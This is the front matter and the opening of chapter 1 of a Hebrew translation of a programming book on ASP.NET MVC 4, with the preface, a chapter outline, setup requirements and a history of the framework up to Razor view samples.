מדריך
ASP.NET MVC 4

קרא בהקדמה על קבצי קוד המקור

עריכה לשונית ועיצוב: **שרה עמיהוד, יצחק עמיהוד**

תרגום: **תומר שפינדל**

עיצוב עטיפה: **שרון רז**

תודה ל**מאיר קרודו** על העריכה והייעוץ המקצועי

מדריך
ASP.NET MVC 4

Jon Galloway
Phil Haack
Brad Wilson
K.Scott Allen

ייעוץ מקצועי: **מאיר קרודו** dev@krudo.net

מדריך ASP.NET MVC 4

ISBN 978-1-118-34846-8

www.hod-ami.co.il info@hod-ami.co.il

הודפס בישראל

מהדורה ראשונה 7/2013

מסת"ב ISBN 978-965-361-395-9

תוכן עניינים מקוצר

תוכן עניינים

הקדמה

זו תקופה טובה להיות מפתח יישומי ASP.NET!

בין אם אתם מפתחים מנוסים של יישומי ASP.NET ובין אם אתם רק בתחילת דרככם, לנוכח המגמות של היום כדאי לכם מאוד ללמוד **ASP.NET MVC 4**. כבר מהגרסה הראשונה, העבודה עם ASP.NET MVC הייתה קלה ופשוטה, אולם בשני העדכונים האחרונים נוספו לתשתית התוכנה מספר רב של אפשרויות חדשות אשר הופכות את תהליך הפיתוח לחוויה ממש מהנה.

לגרסת התוכנה ASP.NET MVC 3 התווספו תכונות שונות, כגון מנוע התצוגה Razor, אינטגרציה עם מנהל החבילות NuGet, ואינטגרציה מובנית עם jQuery לפישוט תהליכי פיתוח Ajax. מגמת הרחבת התשתית המשיכה גם בגרסה ASP.NET MVC 4, אשר כוללת עיצוב חזותי חדש, תמיכה ביישומים להתקנים ניידים, שירותי HTTP קלים יותר באמצעות ממשק ASP.NET Web API, אינטגרציה פשוטה יותר עם אתרים פופולריים הודות לתמיכת OAuth מובנית, ועוד. השילוב של כל האפשרויות הקיימות והחדשות מאפשר לכל אחד להתחיל לעבוד באופן כמעט מיידי בפיתוח של יישומי אינטרנט מלאים.

אין זה שיפור קצר טווח בלבד באמצעות מנגנוני גרור-שחרר. כל הכלים בנויים על תשתית יציבה ומבוססת-דפוסים שמספקת למפתח שליטה מוחלטת על כל היבטי היישום בכל שלב של התהליך.

אם כן, הצטרפו אלינו למסע מהנה ומאלף אל נבכי תשתית התוכנה **ASP.NET MVC 4**!

למי מיועד ספר זה

הספר **מדריך ASP.NET MVC 4** מיועד להדריך את הקוראים להשתמש בתשתית ASP.NET MVC, החל מהעקרונות הבסיסיים ביותר עד לנושאים המתקדמים.

אם זוהי הפעם הראשונה שאתם נחשפים לתשתית ASP.NET MVC, הפרקים הראשונים של הספר יעזרו לכם להבין את המושגים הבסיסיים ולתרגל את השימוש בהם באמצעות מספר רב של דוגמאות קוד מעשיות. מחברי הספר לימדו אלפי אנשים כיצד להתחיל לעבוד עם ASP.NET MVC, ויודעים בדיוק כיצד למזער ככל האפשר את ההסברים המשעממים כדי שתוכלו להתחיל לעבוד כמה שיותר מהר.

אנחנו מבינים שחלק מקוראי הספר כבר עובדים עם ASP.NET Web Forms ולכן, נציין מפעם לפעם קווי דימיון והבדלים בין התשתית הקודמת לבין התשתית החדשה, כדי להבהיר את ההקשרים הרלוונטיים. זה המקום לציין שתשתית ASP.NET MVC לא נועדה להחליף את

ASP.NET Web Forms. תשתיות יישומי אינטרנט שמבוססות על תבנית MVC (Ruby on Rails, Django, מספר תשתיות PHP ועוד) הן נושא חם בקרב קהילת מפתחי האתרים, ואם גם אתם מעוניינים לרתום את כוחה האדיר של תבנית העיצוב הזו, או אם אתם סתם סקרנים, הספר הזה הוא בשבילכם.

השקענו מאמצים רבים כדי לוודא שהספר יוכל לתרום ידע חשוב גם למפתחים בעלי ניסיון קודם עם ASP.NET MVC. תמצאו בספר הסברים רבים על שיטות עיצוב של אלמנטים השונים ומהי הדרך הטובה ביותר להשתמש בהם. הוספנו פירוט מעמיק של התכונות החדשות, כולל פרק חדש לגמרי על ASP.NET Web API. הספר כולל פרק חדש שנכתב על ידי Phil Haack, ובו הוא מתאר כלים וטכניקות שמשמשות אותו ומפתחי ASP.NET MVC מובילים אחרים לבניית אתרי ASP.NET MVC אמיתיים עם נפח תנועה גבוה, ואשר מבוססים על אתר NuGet Gallery בתור דוגמה.

מבנה הספר

ספר זה מחולק לשני חלקים כלליים, שכל אחד מהם מורכב ממספר פרקים. בתחילה מוצגת תבנית MVC ומוסבר אופן היישום שלה על ידי תשתית ASP.NET MVC.

פרק 1, "**צעדים ראשונים**", נועד לעזור להתחיל בפיתוח יישומי ASP.NET MVC 4. הפרק מסביר מהי למעשה תשתית ASP.NET MVC, ומשווה בין ASP.NET MVC 4 לשלוש הגרסאות שקדמו לה. לאחר התקנת התוכנות הנדרשות, תלמדו ליצור יישום ASP.NET MVC 4 חדש.

פרק 2, "**בקרים (Controllers)**", עוסק בעקרונות הבסיסיים של בקרים ופעולות. נתחיל בדוגמה "hello world" הבסיסית, ולאחר מכן נלמד לשלוף מידע מכתובת URL ולהציג את המידע בחלון הדפדפן.

פרק 3, "**תצוגות (Views)**", מסביר כיצד להשתמש בתבניות תצוגה כדי לשלוט בייצוג החזותי של הפלט שמופק על ידי פעולות הבקר. נכיר את מנוע התצוגה **Razor**, כולל התחביר ואפשרויות שונות שבאמצעותן תוכלו לשמור על הסדר והעקביות בתצוגות.

פרק 4, "**מודלים (Models)**", מלמד כיצד להשתמש במודלים כדי להעביר מידע מהבקר לתצוגה, וכיצד מתבצעת האינטגרציה של המודלים עם בסיס הנתונים (באמצעות פיתוח "קוד תחילה" של Entity Framework).

פרק 5, "**טפסים ו- HTML Helpers**", מכיל דיון מעמיק יותר בתרחישי עריכה, ומסביר כיצד מתבצע הטיפול בטפסים ביישומי ASP.NET MVC. בנוסף תלמדו כיצד להשתמש בסייעי HTML לכתיבת קוד תצוגה נקי.

פרק 6, "**סימון נתונים ואימות**", מסביר כיצד להשתמש בתכונות להגדרת כללים שמכתיבים את אופן ההצגה, העריכה והאימות של המודלים שתפתחו.

פרק 7, "**רישום משתמשים, הרשאה ואבטחה**", מלמד כיצד לאבטח יישומי ASP.NET MVC, כולל פירוט של טעויות נפוצות וכיצד להימנע מהן. תלמדו להשתמש באפשרויות החברות וההרשאה של ASP.NET כדי לשלוט בגישה ליישומי ASP.NET MVC.

פרק 8, "**Ajax**", עוסק ביישומי Ajax שפועלים במסגרת יישומי ASP.NET MVC, תוך מתן דגש מיוחד להרחבות jQuery UI ו- jQuery Validation. בפרק ניתן הסבר על השימוש בסייעי Ajax של ASP.NET MVC וכיצד יש להשתמש בצורה יעילה עם מערכת האימות של jQuery.

פרק 9, "**ניתוב (Routing)**", כולל דיון מעמיק במערכת הניתוב שאחראית למיפוי כתובות URL לפעולות בקר.

פרק 10, "**NuGet**", מציג את מערכת ניהול החבילות NuGet. מדריך בדבר הקשר של המערכת לתשתית ASP.NET MVC, כיצד להתקין אותה, וכיצד להשתמש בה להתקנה ולעדכון של חבילות וליצירה של חבילות חדשות.

פרק 11, "**התשתית ASP.NET Web API**", מלמד כיצד ליצור שירותי HTTP באמצעות תשתית ASP.NET Web API החדשה.

פרק 12, "**הזרקת תלויות (dependencies injection)**", מסביר מהי הזרקת תלויות ומראה כיצד להשתמש בהזרקת תלויות ביישומים שמפתחים.

פרק 13, "**בדיקות יחידה (unit testing)**", מראה כיצד להשתמש בפיתוח מונחה-בדיקות לבניית יישומי ASP.NET MVC, ומציג עצות שימושיות לכתיבת בדיקות יחידה יעילות.

פרק 14, "**הרחבת תשתית MVC**", סוקר את נקודות ההרחבה של ASP.NET MVC, ומלמד כיצד ניתן להרחיב את התשתית כדי להתאימה לצרכים היחודיים של מפתחים שונים.

פרק 15, "**נושאים מתקדמים**", עוסק במספר נושאים מתקדמים שקשה להסביר ללא הידע שנצבר במהלך הלימוד של 14 הפרקים הראשונים. מוצגות בו סוגיות מתקדמות בנושאים Razor, Scaffolding, ניתוב, תבניות ובקרים. במיוחד יש להדגיש את ההסברים לשימוש ב"**טלפונים חכמים**" להצגת אתרי ASP.NET MVC.

פרק 16, "**ASP.NET MVC בעולם האמיתי: בניית אתר NuGet.org**", כולל סקירה של אתר NuGet Gallery (http://nuget.org) כדי ללמוד כיצד הדברים נראים בעולם האמיתי. בפרק ניתן לראות כיצד פיל האק ושאר המפתחים המובילים של ASP.NET התמודדו עם סוגיות כגון בדיקות, חברות, פריסה ושינויים בבסיס הנתונים במהלך הבנייה של אתר ברמה גבוהה באמצעות ASP.NET MVC.

בסוף הספר תמצאו **אינדקס** מפורט.

תוכנות נדרשות

כדי לפתח יישומים באמצעות ASP.NET MVC סביר להניח שתזדקקו לעותק של סביבת הפיתוח Visual Studio. תוכלו להשתמש במהדורה Microsoft Visual Studio Express 2012 for Web, או בכל גרסה בתשלום של Visual Studio 2012 (Visual Studio 2012 Professional, למשל). סביבת הפיתוח Visual Studio 2012 כבר כוללת את ASP.NET MVC 4.

את Visual Studio ואת Visual Studio Express ניתן להוריד בכתובות אלו:

- **Visual Studio:** www.microsoft.com/vstudio
- **Visual Studio Express:** www.microsoft.com/express/

ניתן להשתמש בתשתית ASP.NET MVC 4 גם עם Visual Studio 2010 SP1. אם אתם משתמשים בסביבת הפיתוח Visual Studio 2010, עליכם להתקין את ASP.NET MVC 4 בנפרד. תוכלו להוריד את התשתית בכתובת הבאה:

- **ASP.NET MVC 4:** www.asp.net/mvc

בפרק 1 תמצאו הסבר מפורט של דרישות התוכנה, ובכלל זה הסברים מפורטים כיצד להכין את מחשבי הפיתוח והשרת שלכם.

מוסכמות

כדי לעזור לכם להפיק יותר, השתמשנו בספר זה במספר מוסכמות.

מאמר מוסגר

בתיבות מסוג זה תמצאו עצות, תחבולות ואנקדוטות באדיבות צוות המוצר של ASP.NET, או כל מידע אחר שקשור ישירות לנושא הנוכחי.

הערה טיפים, רמזים ותחבולות שקשורות לדיון הנוכחי מוצגים במסגרת כזו.

מבחינת סגנון הטקסט:

- מונחים חדשים מודפסים בגופן **מודגש (Bold)** והמונח באנגלית מוצג בסוגריים.
- קוד או תוכן בתוכנית שאינו רלוונטי לדיון מושמט ומוחלף ב-3 נקודות עוקבות.
- צירופי מקשים נכתבים כך: Ctrl+A.

- קטעי קוד מקור מודפסים בשני סגנונות:
  - רוב קטעי הקוד מודפסים בגופן קוד ללא הדגשה:

```
ViewBag.Message = "Hello World. Welcome to ASP.NET MVC!";
```

  - קטעי קוד בעלי חשיבות מיוחדת בהקשר הנוכחי או שורות קוד שמייצגות שינויים לעומת קטע הקוד הקודם מודפסים בגופן מודגש.

```
ViewBag.Message = "Hello World. Welcome to ASP.NET MVC!";
```

קוד מקור

במהלך הספר נמליץ לכם מדי פעם להתקין חבילת NuGet כדי לנסות בעצמכם את דוגמאות הקוד שמופיעות בספר.

```
Install-Package <שם החבילה>
```

NuGet הוא מנהל חבילות שמיועד עבור .NET. ו-Visual Studio, ופותח על ידי Outercurve Foundation ושולב על ידי Microsoft בתשתית ASP.NET MVC. במקום להוריד קבצי zip עם דוגמאות קוד מאתר Wrox, תוכלו להוסיף את הקבצים ליישום ASP.NET MVC באמצעות NuGet בקלות רבה דרך Visual Studio. בצורה זו תוכלו לנסות את דוגמאות הקוד בעצמכם בקלות וללא מאמץ ולהבטיח כי הקוד שהורדתם הינו העדכני ביותר (ראו פרק 10 שמסביר על מערכת NuGet).

טעויות דפוס או קוד

עשינו כל שביכולתנו כדי לוודא שאין שגיאות בטקסט או בקוד. אבל כידוע אף אחד אינו מושלם, וטעויות קורות לפעמים. אם אתם מוצאים שגיאה בספר, כגון שגיאת איות או שגיאת קוד, אנחנו נשמח לשמוע עליה. על ידי הפניית תשומת ליבנו לשגיאה אתם תוכלו לחסוך לקוראים אחרים שעות של תסכול, ובמקביל לעזור לנו לספק לקהל הקוראים שלנו מידע איכותי ומדויק יותר. שלח מייל ל- info@hod-ami.co.il ובנושא כתוב 59459.

הוצאת הוד-עמי אינה נותנת שירותי סיוע בתכנות או בהבנת הכתוב. לשם כך יש לפנות אל יועץ תכנות.

האתר p2p.Wrox.com

כדי להשתתף בדיונים עם המחבר ועמיתים, הצטרפו לפורומים של P2P ב- p2p.wrox.com. הפורומים הם מערכת מבוססת אינטרנט שבה תוכלו לפרסם הודעות שנושאן ספרי Wrox וטכנולוגיות קשורות, וליצור קשר עם קוראים אחרים ומשתמשי הטכנולוגיות. ניתן להיות מנוי בפורומים ולקבל הודעות דואר אלקטרוני בתחומי העניין שלכם בכל פעם שנוספים לפורומים פרסומים חדשים.

ב- p2p.wrox.com תמצאו כמה פורומים שיעזרו לכם לא רק במהלך קריאת הספר, אלא גם בפיתוח היישומים שלכם. כדי להצטרף לפורומים עקבו אחר הצעדים הבאים:

1. היכנסו ל- p2p.wrox.com ולחצו על הקישור Register (הרשמה).
2. קראו את תנאי השימוש ולחצו Agree (מסכים).
3. השלימו את המידע הנדרש כדי להצטרף, וכל מידע בחירה אחר שברצונכם לספק, ולחצו Submit (שלח).
4. תקבלו הודעת דואר אלקטרוני עם מידע שמתאר כיצד לאמת את החשבון שלכם, ולהשלים את תהליך ההצטרפות.

אפשר לקרוא הודעות מהפורומים מבלי להצטרף ל-P2P, אבל כדי לפרסם הודעות משלכם אתם חייבים להצטרף.

לאחר השלמת תהליך יצירת החשבון, תוכלו לפרסם הודעות חדשות ולהגיב להודעות של משתמשים אחרים. אתם יכולים לקרוא את ההודעות בפורום מתי שתרצו מכל מחשב עם חיבור לאינטרנט. אם אתם רוצים שהודעות בנושאים מסוימים תישלחנה אליכם בדואר אלקטרוני, לחצו על סמל Subscribe to this Forum שבסמוך לשם הפורום ברשימת הפורומים.

למידע נוסף על שימוש במערכת הפורומים Wrox P2P, בקרו בדף השאלות הנפוצות של P2P. הדף כולל תשובות לשאלות בנוגע לאופן פעולתה של תוכנת המערכת, ומגוון שאלות נפוצות אחרות בנוגע למערכת P2P ולספרי Wrox. כדי להגיע לדף השאלות הנפוצות, לחצו על הקישור FAQ שמופיע בכל אחד מדפי האתר.

על העורך המקצועי

העורך המקצועי **מאיר קרודו**, איש פיתוח תוכנה, בעל כ-15 שנות ניסיון, עובד כיועץ לארגונים ומספק שירותי פיתוח וליווי פרויקטים בעולם ה-WEB וה-Mobile.

מאיר משמש כיועץ ועורך מקצועי לספרים נוספים בהוד-עמי, וביניהם "**Visual C# 3.0 סדנת לימוד**" ו-"**ASP.NET 3.5 סדנת לימוד**".

dev@krudo.net

פרק 1

צעדים ראשונים

Jon Galloway

עיקרי הפרק

- הבנת ASP.NET MVC
- סקירת ASP.NET MVC 4
- יצירת יישומי MVC 4
- המבנה של יישומי MVC

בפרק זה נדון בקצרה על ASP.NET MVC, נסקור את ההיסטוריה ואת התוספות החדשות לגרסת ASP.NET MVC 4, ונדון בהגדרות התצורה הנדרשות בסביבת הפיתוח לפני שניתן להתחיל לבנות יישומים.

ספר זה הינו ספר מקצועי שעוסק בגרסה הרביעית של תשתית פיתוח יישומי אינטרנט, ולכן לא נאריך בדברי הקדמה, ולא ננסה לשכנע אתכם שכדאי לכם ללמוד ASP.NET MVC. מן הסתם, זו בדיוק הסיבה שקניתם את הספר. בכל מקרה, ההוכחה הטובה ביותר ליעילות של תשתיות ותבניות פיתוח היא להראות כיצד להשתמש בהן ביישומי אינטרנט אמיתיים.

הקדמה קצרה לתשתית ASP.NET MVC

ASP.NET MVC הינה תשתית אשר משמשת לבניית יישומי אינטרנט על ידי החלת העקרונות של תבנית **מודל-תצוגה-בקר** (**MVC** - Model View Controller) על תשתית ASP.NET. כדי להבין מה בדיוק אומר המשפט הזה, נתאר תחילה את הקשר בין ASP.NET MVC לבין תשתית ASP.NET.

כיצד ASP.NET MVC משתלבת עם ASP.NET

כאשר ASP.NET 1.0 הושקה בשנת 2002, היה אפשר היה לחשוב בקלות ש- ASP.NET ו- Web Forms הם מושגים שקולים שמתייחסים לאותו דבר בדיוק, אך אין זה מדויק. תשתית ASP.NET תמכה מאז ומתמיד בשתי שכבות של הפשטה (אבסטרקציה):

- System.Web.UI: שכבת Web Forms, רכיבי תצוגה של צד שרת, ניהול מצב (ViewState) וכו'.
- System.Web: הצנרת, אשר מספקת טיפול במחזור החיים של בקשות אינטרנט, כולל מודולים, מטפלים (handlers), מחסנית HTTP וכו'.

שיטות הפיתוח המקובלות באמצעות ASP.NET כללו מחסנית Web Forms מלאה - תוך ניצול היכולות של רכיבי התצוגה אשר מנהלים באופן אוטומטי את מצבם, וטיפול במורכבויות השונות מאחורי הקלעים (מחזור חיי הדף שלעתים קרובות עשוי להיות מבלבל, תגיות HTML לא אופטימליות שקשה מאוד להתאים באופן אישי וכו').

עם זאת, תמיד הייתה אפשרות לחדור מבעד לשכבות ההפשטה - להגיב לבקשות HTTP באופן ישיר, לבנות תשתיות אינטרנט שיפעלו בדיוק כפי שאתם רוצים, לכתוב דפי HTML מושלמים באופן ידני - באמצעות מטפלים (handlers), מודולים וצורות אחרות של קוד ידני. זה היה אפשרי, אבל כרוך בעבודה מפרכת. פשוט לא היו מספיק תבניות מובנות שתמכו באפשרויות הללו. הסיבה לכך לא הייתה מחסור בתבניות בתחום מדעי המחשב הרחב ביותר. בזמן ההכרזה על ASP.NET MVC בשנת 2007, תבנית MVC ביססה כבר את מעמדה כאחת מהגישות הפופולריות ביותר לבניית תשתיות פיתוח יישומי אינטרנט.

תבנית MVC

תבנית **מודל-תצוגה-בקר** (Model View Controller - MVC) מהווה כבר שנים רבות תבנית ארכיטקטונית חשובה בתחום מדעי המחשב. השם המקורי שניתן לתבנית בשנת 1979 היה Thing-Model-View-Editor, ולאחר מכן הוא קוצר לשמה הנוכחי. התבנית מייצגת דרך יעילה ואלגנטית להפרדת התפקידים בתוך היישום (כמו למשל, הפרדת רכיב הגישה לנתונים מרכיב הטיפול בתצוגה), והיא אידיאלית לעיצוב יישומי אינטרנט. ההפרדה המוחלטת של התפקידים מוסיפה אומנם מידת מה של מורכבות לעיצוב היישום, אולם התועלת הרבה שמתקבלת בתמורה בהחלט שווה את המאמץ. בשנים שחלפו מאז גיבושה, התבנית יושמה על ידי עשרות תשתיות: ניתן למצוא את עקרונות MVC בשפות Java ו- C++ במערכות Mac ו-Windows, ובמנגנוני הפעולה הפנימיים של תשתיות רבות.

תבנית MVC מפרידה את ממשק המשתמש (UI) של היישום לשלושה היבטים עיקריים:

- **מודל**: קבוצה של מחלקות שמתארות את הנתונים שאתם פועלים עליהם, ואת החוקים העסקיים שמכתיבים את השימוש והעריכה של הנתונים הללו.
- **תצוגה**: הגדרת אופן ההצגה של ממשק המשתמש של היישום.

- **בקר**: קבוצה של מחלקות אשר מטפלות בתקשורת עם המשתמש, בבקרת הזרימה הכללית של היישום ובהיגיון ייחודי של היישום.

תבנית MVC בתור תבנית ממשק משתמש

שימו לב שהתייחסנו לתבנית MVC בתור תבנית לעיצוב ממשק המשתמש. תבנית MVC מספקת פתרון לטיפול באינטראקציות (הידודיות) עם המשתמש, אך אינה עוסקת בטיפול בסוגיות אחרות שמעסיקות מפתחי יישומים, כגון גישת לנתונים, אינטראקציות עם שירותים וכו'. חשוב לזכור את הנקודה הזו כאשר מתחילים לעבוד עם MVC: זוהי תבנית שימושית, אבל רק אחת מבין תבניות עיצוב רבות שתשמשנה אתכם לפיתוח היישום שלכם.

השימוש בתבנית MVC כתשתית פיתוח יישומי אינטרנט

בתבנית MVC נעשה שימוש נרחב לתכנות יישומי אינטרנט. באופן כללי, עם ASP.NET MVC התבנית באה לידי ביטוי באופן הבא:

- **מודלים (Models)**: אלו הן למעשה מחלקות אשר מייצגות את התחום שמעסיק אתכם. אובייקטי התחום הללו משמשים לעתים קרובות לכימוס נתונים (encapsulation) אשר מאוחסנים בבסיס הנתונים, ושל קוד אשר משמש לעדכון הנתונים ולאכיפת חוקים עסקיים. בעבודה עם ASP.NET MVC, המודלים יהוו ברוב המקרים מעין שכבת גישה לנתונים, תוך שימוש בכלים כגון Entity Framework או NHibernate בשילוב עם קוד מותאם שמכיל לוגיקה עסקית הקשורה לתחום.
- **תצוגה (View)**: תבנית אשר מחוללת תגיות HTML באופן דינמי. עוד על נושא זה בפרק 3 שבו נתעמק בתצוגות.
- **בקר (Controller)**: הבקר מיוצג על ידי מחלקה מיוחדת, והוא אחראי על ניהול היחסים בין התצוגה לבין המודל. הוא מגיב לקלט מהמשתמש, מדבר עם המודל, וקובע איזו תצוגה צריך לממש (אם בכלל). בתשתית ASP.NET MVC, מחלקות בקר מסומנת על פי המוסכמה בסיומת Controller.

הערה חשוב לזכור כי MVC הינה תבנית עיצוב על כללית, ואופן היישום שלה שונה בין הסביבות השונות המיישמות עיצוב זה. מפתחים מספרים, שכאשר השתמשו בתבנית MVC בסביבות שונות, הדבר גרם להם לבלבול ו/או תסכול, מכיוון שהם הניחו שתשתית ASP.NET MVC תפעל כפי שהשתמשו בה בעבר לפני 15 שנים במערכות עיבוד במחשב המרכזי (mainframe). כמובן שזו הנחה שגויה. התשתית פועלת באופן שונה לחלוטין, ובצדק – ASP.NET MVC מספקת תשתית פיתוח אינטרנטי יעילה על בסיס תבנית MVC, ופעולתה על פלטפורמת NET.., והתאמתה להקשר – נמנים על הגורמים להצלחתה.

תשתית ASP.NET MVC מסתמכת על אסטרטגיות בסיסיות רבות שמשמשות גם פלטפורמות MVC אחרות, ובנוסף מאפשרת למפתחים ליהנות מהיתרונות של קוד מהודר (compiled) ומנוהל, ולנצל תכונות שפה חדשות יותר של NET., כמו למשל ביטויי lambdas וטיפוסים דינמיים ואנונימיים. אך כאמור, ברמת הליבה תשתית ASP.NET MVC מיישמת את רוב האלמנטים שמאפיינים תשתיות פיתוח יישומי אינטרנט מבוססות-MVC:

- מוסכמות במקום תצורות.
- הימנעות מחזרות (עיקרון DRY – Don't Repeat Yourself).
- תכנות מודולרי במידת האפשר.
- מתן סיוע למפתח מצד אחד, ומתן חופש ועצמאות פיתוח מצד שני.

התחנות בדרך לגרסת MVC 4

הגרסה הראשונה של ASP.NET MVC יצאה לשוק במרץ 2009, ובשלוש השנים שחלפו מאז יצאו ארבע גרסאות משמעותיות ועוד מספר עדכוני ביניים. כדי להבין את ASP.NET MVC 4, עלינו להבין תחילה את האבולוציה של התשתית. בסעיף זה נתאר את התוכן ואת הרקע לכל אחת משלוש הגרסאות העיקריות הקודמות של ASP.NET MVC.

סקירת ASP.NET MVC 1

בפברואר 2007, Scott Guthrie (הידוע גם כ "ScottGu") מחברת Microsoft יצר את הליבה של ASP.NET MVC במהלך טיסה לוועידה מקצועית בחוף המזרחי של ארצות הברית. זה היה יישום פשוט שכלל בסך הכול כמה מאות שורות קוד, אבל לא היה גבול לפוטנציאל ולאפשרויות שהוא יכול היה לספק לקהלים מסוימים בקרב ציבור מפתחי יישומי האינטרנט של Microsoft.

האגדה מספרת כי בוועידת Austin ALT.NET שנערכה באוקטובר 2007 ברדמונד, וושינגטון, גות'רי הראה לקבוצה של מפתחים "משהו נחמד שכתבתי בזמן הטיסה" ושאל אם הם חושבים שיש צורך במשהו כזה ומה דעתם. זה היה להיט. האמת היא שאנשים רבים היו מעורבים בהכנה של אב-הטיפוס הראשוני, שפותח תחת שם הקוד Scalene. אילון ליפטון שלח את גרסת אב-הטיפוס בדואר אלקטרוני לצוות בספטמבר 2007, והוא וגות'רי החליפו ביניהם גרסאות נוספות, קטעי קוד ורעיונות.

גם לפני השחרור הרשמי של התוכנה, היה ברור שתשתית ASP.NET MVC שונה מאוד ממוצרי Microsoft הסטנדרטיים. מחזור הפיתוח אופיין ברמה מאוד גבוהה של אינטראקטיביות: הוא כלל 9 גרסאות מקדימות לפני השחרור הרשמי, ניתנה גישה מלאה לבדיקות יחידה, והקוד פורסם תחת רישיון קוד פתוח. הגישות הללו נועדו לתת ביטוי לפילוסופיה ששמה חשיבות רבה על מעורבות פעילה של הקהילה במהלך תהליך הפיתוח. התוצאה הסופית הייתה שגרסת

MVC 1 הרשמית - כולל הקוד ויחידות הבדיקה - כבר נוסתה ונבדקה באופן מקיף על ידי המפתחים שישתמשו בה. גרסת ASP.NET MVC 1 שוחררה ב-13 במרץ 2009.

סקירת ASP.NET MVC 2

גרסת התוכנה ASP.NET MVC 2 יצאה לשוק לאחר שנה אחת בלבד, במרץ 2010. להלן כמה מהתכונות העיקריות שנכללו בגרסה השנייה של ASP.NET MVC:

- סייעי UI (UI helpers) עם מערך יסודות (scaffolding) אוטומטי באמצעות תבניות הניתנות להתאמה אישית.
- אימות מבוסס-מאפיינים בצד הלקוח ובצד השרת.
- סייעי HTML בעלי סוגי נתונים מוגדרים.
- מערך כלים משופר בסביבת הפיתוח Visual Studio.

הגרסה כללה גם מספר רב של שדרוגי API ומאפיינים מתקדמים שהוספו לתשתית, בתגובה למשוב ממפתחים אשר השתמשו בגרסה הראשונה של ASP.NET MVC, לבניית מגוון רחב של יישומים. התכונות החדשות כללו בין השאר:

- תמיכה בחלוקה של יישומים גדולים **לאזורים** (areas).
- תמיכה בבקרים אסינכרוניים.
- תמיכה במימוש מקטעי משנה מתוך דף או אתר באמצעות Html.RenderAction.
- מגוון רחב של פונקציות עזר חדשות, כלים חדשים, ושיפורים לממשק API.

אחד התקדימים החשובים שהוטמע בגרסה השנייה של ASP.NET MVC היה הימנעות משינויים על חשבון תכונות קיימות. אני חושב שעובדה זו מעידה על יעילות הארכיטקטורה של ASP.NET MVC, אשר מאפשרת הרחבות משמעותיות ומגוונות ללא צורך בשינויים לליבה של התשתית.

סקירת ASP.NET MVC 3

הגרסה השלישית של ASP.NET MVC יצאה לשוק כ-10 חודשים בלבד לאחר הגרסה השנייה, בשל הרצון להיות מתואמים עם תאריך השחרור של כלי הפיתוח WebMatrix. התכונות העיקריות שנוספו לגרסת MVC 3 כוללות:

- מנוע התצוגה Razor.
- תמיכה בסימון נתונים של NET 4.
- אימות מודל משופר.
- שליטה טובה יותר וגמישות משופרת, עם תמיכה במיפוי תלויות ומסנני פעולה גלובליים.
- תמיכת JavaScript משופרת עם unobtrusive JavaScript, בדיקות jQuery, וקישור JSON.

- שימוש במנהל החבילות NuGet להתקנת תוכנות וניהול יחסי התלות בכל חלקי הפלטפורמה.

התכונות שנוספו לגרסת MVC 3 הן חדשות למדי ובלתי מוכרות, ועל כן נרחיב את הדיון על החשובות שביניהן.

הערה סיכום התכונות שלהלן מיועד למפתחים בעלי ניסיון קודם עם MVC, שלהוטים לשמוע אילו תכונות נוספו לגרסאות החדשות.

אם לעולם לא עבדתם עם ASP.NET MVC, אל תיבהלו אם ההסברים שלהלן לא יהיו מובנים לכם כלל. נדון בהן בהרחבה במהלך הלימוד בספר זה. אתם יכולים לדלג לסעיף הבא ולחזור לכאן מאוחר יותר.

מנוע התצוגה Razor

הוספת מנוע התצוגה Razor הינה העדכון המשמעותי ביותר בהקשר של מימוש דפי HTML מאז השקת הגרסה הראשונה של ASP.NET לפני למעלה מעשור. מנוע התצוגה הסטנדרטי שיושם בגרסאות הראשונה והשנייה של ASP.NET MVC נקרא בפשטות "מנוע התצוגה של Web Forms" מכיוון שהוא השתמש בקבצי ASPX/ASCX/MASTER ובתחביר אשר זהים לאלו שמשמשים את Web Forms. זה פעל כצפוי, אבל מכיוון שמנוע התצוגה נועד לתמוך בבקרי עריכה שבעורך גרפי, הגישה המיושנת הזו נתנה את אותותיה. להלן דוגמה לשימוש בתחביר הזה בדף Web Forms:

```
<%@ Page Language="C#" MasterPageFile="</Views/Shared/Site.Master"
Inherits="System.Web.Mvc.ViewPage<MvcMusicStore.ViewModels.StoreBrowseViewModel>"
%>

<asp:Content ID="Content1" ContentPlaceHolderID="TitleContent" runat="server">
  Browse Albums
</asp:Content>

<asp:Content ID="Content2" ContentPlaceHolderID="MainContent" runat="server">
  <div class="genre">
    <h3><em><%: Model.Genre.Name %></em> Albums</h3>
    <ul id="album-list">
      <% foreach (var album in Model.Albums) { %>

      <li>
        <a href="<%: Url.Action("Details", new { id = album.AlbumId }) %>">
          <img alt="<%: album.Title %>" src="<%: album.AlbumArtUrl %>" />
          <span><%: album.Title %></span>
        </a>
      </li>
```

```
      <% } %>
    </ul>
  </div>
</asp:Content>
```

התוכנה Razor פותחה במיוחד כתחביר של מנוע תצוגה, עם דגש מרכזי אחד: יצירת תבניות מבוססות-קוד לצורך הפקת דפי HTML. הנה דוגמה להפקה של תגיות באמצעות Razor:

```
@model MvcMusicStore.Models.Genre

@{ViewBag.Title = "Browse Albums";}

<div class="genre">
  <h3><em>@Model.Name</em> Albums</h3>

  <ul id="album-list">
    @foreach (var album in Model.Albums)
    {
      <li>
        <a href="@Url.Action("Details", new { id = album.AlbumId })">
          <img alt="@album.Title" src="@album.AlbumArtUrl" />
          <span>@album.Title</span>
        </a>
      </li>
    }
  </ul>
</div>
```

התחביר של Razor קל יותר להקלדה, וגם קל יותר לקריאה. כאשר עובדים עם Razor אין צורך להשתמש בתחביר הכבד דמוי-XML של מנוע התצוגה של Web Forms.

נראה אם כן, שהעבודה עם תחביר Razor שונה לחלוטין ממה שהכרתם בעבר. כדי לחדד את האמירה הזו נבחן את יעדי העיצוב של הצוות שייצר את תחביר Razor:

- **קומפקטי, משמעותי וזורם**: העובדה שתחביר Razor מתמקד ביצירת תבניות להפקת HTML אפשרה ליצור תחביר מינימליסטי ביותר. לא מדובר רק בחיסכון בהקשות מקלדת - למרות שזה יתרון חשוב - אלא ביצירת תחביר שיאפשר למפתח להביע את כוונתו בקלות. גישה זו באה לידי ביטוי בצורה טובה במעברים בין תגיות וקוד, כמו למשל בדוגמה שלהלן, שבה כתובים מספר מאפיינים של המודל בלולאה:

